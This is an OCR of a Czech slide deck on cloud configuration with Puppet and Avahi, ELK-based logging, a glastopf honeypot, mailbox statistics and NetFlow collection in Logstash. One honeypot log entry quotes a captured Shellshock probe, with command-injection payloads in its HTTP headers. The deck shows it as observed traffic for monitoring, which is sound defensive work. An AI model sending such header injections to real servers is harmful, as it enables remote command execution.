
Dynamický cloud

- Puppet je super, Jenkins je super
- Ale v cloudu se objeví nové VM pokaždé někde jinde, statický předpis světa by nefungoval
    - `class { "rsyslog::client": rsyslog_server => "a1.cloud.cz" }`

- K provazování komponent lze použít Avahi mDNS
    - při každé stavbě nebo při změně je možné upravit komponenty dle aktuálního rozložení
        - `metalib/avahi.findservice.sh "_sluzbicka._tcp"`)



```
include metalib::avahi
file { "/etc/avahi/services/rediser.service":
        source => "puppet:///modules/${module_name}/etc/avahi/rediser.service",
        owner => "root", group => "root", mode => "0644",
        require => Package["avahi-daemon"],
        notify => Service["avahi-daemon"],
}
```




```
if ($rediser_server) {
        $rediser_server_real = $rediser_server
} elsif ( $rediser_auto == true ) {
        $rediser_server_real = avahi_findservice($rediser_service)
}

if ( $rediser_server_real ) {
        file { "/etc/rsyslog.d.cloud/20-forwarder-rediser-syslog.conf":
                content => template("${module_name}/etc/rsyslog.d.cloud/20-forwa
                owner => "root", group=> "root", mode=>"0644",
```

Implementované komponenty

rsyslog::client, rsyslog::server, jenkins, rediser, elasticsearch, logstash, kibana (https://github.com/electrical/)


glastopf, netflow::nfdump



… mimochodem glastopf


python++ web honeypot > sqlite > logstash input sqlite > elasticsearch > kibana

(shady r00lez :)




@version	1
_id	pXRFzb74Qi6uMdD5
_index	logstash-2014.09.25
host	took6
pattern	unknown
port	57655
request_raw	GET / HTTP/1.0 Accept: */* Cookie: () { :; }; ping -c 17 209.126.230.74 Host: () { :; }; ping -c 23 209.126.230.74 Referer: () { :; }; ping -c 11 209.126.230.74 User-Agent: shellshock-scan (http://blog.erratasec.com/2014/09/bash-shellshock-scan-of-internet.html)
request_url	/
source	209.126.230.72
time	2014-09-25 04:01:11
type	glastopf

Netflow



ts	te	td	ipkt	ibyt	sa	da	sp	dp	pr	flg	in	pf
2014-09-24 23:43:36+0200	2014-09-24 23:43:36+0200	0.000	1	40	209.126.230.72	[redacted]	49553	80	TCP	....S.	0	4
2014-09-24 23:43:35+0200	2014-09-24 23:43:35+0200	0.000	1	40	209.126.230.72	[redacted]	49553	80	TCP	....S.	0	4
2014-09-25 00:53:23+0200	2014-09-25 00:53:23+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 00:53:23+0200	2014-09-25 00:53:23+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 04:01:20+0200	2014-09-25 04:01:51+0200	31.627	11	710	209.126.230.72	[redacted]	57655	80	TCP	.APRSF	0	4
2014-09-25 04:01:09+0200	2014-09-25 04:01:41+0200	32.359	58	2580	209.126.230.72	[redacted]	57655	80	TCP	.APRSF	0	4
2014-09-25 04:01:09+0200	2014-09-25 04:01:41+0200	32.359	78	25477	[redacted]	209.126.230.72	80	57655	TCP	.AP.SF	0	4
2014-09-25 04:01:20+0200	2014-09-25 04:01:51+0200	31.627	12	2839	[redacted]	209.126.230.72	80	57655	TCP	.AP.SF	0	4
2014-09-25 03:55:47+0200	2014-09-25 03:55:47+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 03:55:48+0200	2014-09-25 03:55:48+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 03:56:16+0200	2014-09-25 03:56:16+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 03:56:16+0200	2014-09-25 03:56:16+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 03:57:24+0200	2014-09-25 03:57:24+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 03:57:58+0200	2014-09-25 03:57:58+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 03:57:50+0200	2014-09-25 03:57:50+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 03:57:24+0200	2014-09-25 03:57:24+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 03:57:59+0200	2014-09-25 03:57:59+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 03:57:51+0200	2014-09-25 03:57:51+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 03:58:14+0200	2014-09-25 03:58:14+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 03:58:15+0200	2014-09-25 03:58:15+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 07:36:41+0200	2014-09-25 07:36:41+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4
2014-09-25 07:36:41+0200	2014-09-25 07:36:41+0200	0.000	1	40	209.126.230.72	[redacted]	57655	80	TCP	....S.	0	4

Maildir screener - embed ELK



```
{
        "files": 3039,
        "domain": "[redacted]",
        "maildir": "/home/postdata/virtual/[redacted]/jana.[redacted]",
        "msgs": 2914,
        "fw": ["jana.[redacted]", " ", "jana.[redacted]"],
        "human": "1.37GB",
        "maildir_size_du": 1473610184,
        "missing_size": 0,
        "fwds": 3,
        "new": 101,
        "X-Spam-Flag": 0,
        "newsletter": 0,
        "calc_time": 0,
        "email": "jana.[redacted]
        "size": 14713213
}
```


```
input {
        tcp {
                port => 62334
                codec => json_lines {}
                type => "maildir"
        }
}
output {
        elasticsearch {
                embedded => true
                bind_host => "127.0.0.1"
        }
}
```

M_S_DU

868,906,567,361

MSGS

2,011,191



MBOX BY NEW

- ● ur[redacted].cz (22815)
- ● pi[redacted]cz (18026)
- ● c[redacted].cz (15883)
- ● in[redacted].cz (13799)
- ● jarebicek@[redacted]org (12813)
- ● u[redacted].cz (11543)
- ● st[redacted]cz (7716)
- ● st[redacted]cz (7430)
- ● [redacted]z (6032)
- ● i[redacted](6025)
- ● Missing field (0)

| total of **new**

DOMAIN BY TOTAL MSGS

- ● [redacted] (98552)
- ● v[redacted] (60325)
- ● [redacted] (31961)
- ● [redacted]cz (30667)
- ● [redacted] (23722)
- ● [redacted] (23330)
- ● [redacted] (20925)
- ● o[redacted] (19706)
- ● v[redacted] (19092)
- ● [redacted]z (18211)
- ● Missing field (0)

| total of **msgs**

DOM BY M_S_SU

- ● [redacted] (41470435837)
- ● [redacted] (23046270146)
- ● [redacted] (12624611082)
- ● [redacted] (11496566601)
- ● [redacted] (11448291413)
- ● [redacted] (10846512137)
- ● [redacted]cz (9707603150)
- ● [redacted] (8819080158)
- ● [redacted]z (8412411314)
- ● [redacted] (7952227841)
- ● Missing field (0)

| total of **maildir_size_du**

Fields

All (28) / **Current (22)**

Type to filter...


- □ @timestamp
- □ @version
- □ _id
- □ _index
- □ _type

0 to **100** of 500 available for paging

email	human	maildir_size_du	msgs	new	size	missing_size	newsletter	X-Spam-Flag	files	fw
[redacted]	5.93GB	6370149374	22815	22815	6219422981	560	0	0	22821	1
[redacted]	3.38GB	3629169126	18026	18026	3624994274	0	0	0	18032	1
[redacted]	5.57GB	5976131480	15883	15883	5188576241	2581	0	0	15889	2
[redacted]	420.92MB	441371665	13799	13799	40263967	13512	0	0	13804	1
[redacted]	2.27GB	2434206148	13399	12813	2301960810	765	0	0	13418	2

A konecne Netflow


- Netflow is a feature that was introduced on Cisco routers that provides the ability to collect IP network traffic as it enters or exits an interface. By analyzing the data provided by Netflow a network administrator can determine things such as the source and destination of traffic, class of service, and the causes of congestion. Netflow consists of three components: flow caching, Flow Collector, and Data Analyzer.



Logstash jako flow kolektor

- ruby/java roura na zpracování zpráv/dat/událostí
  - input | filter | output


- logstash input udp codec netflow



```
input {
        udp {
                port => 5555
                type => "nf"
                codec => netflow {
                        target => "nf"
                }
        }
}
```

Předzpracování dat

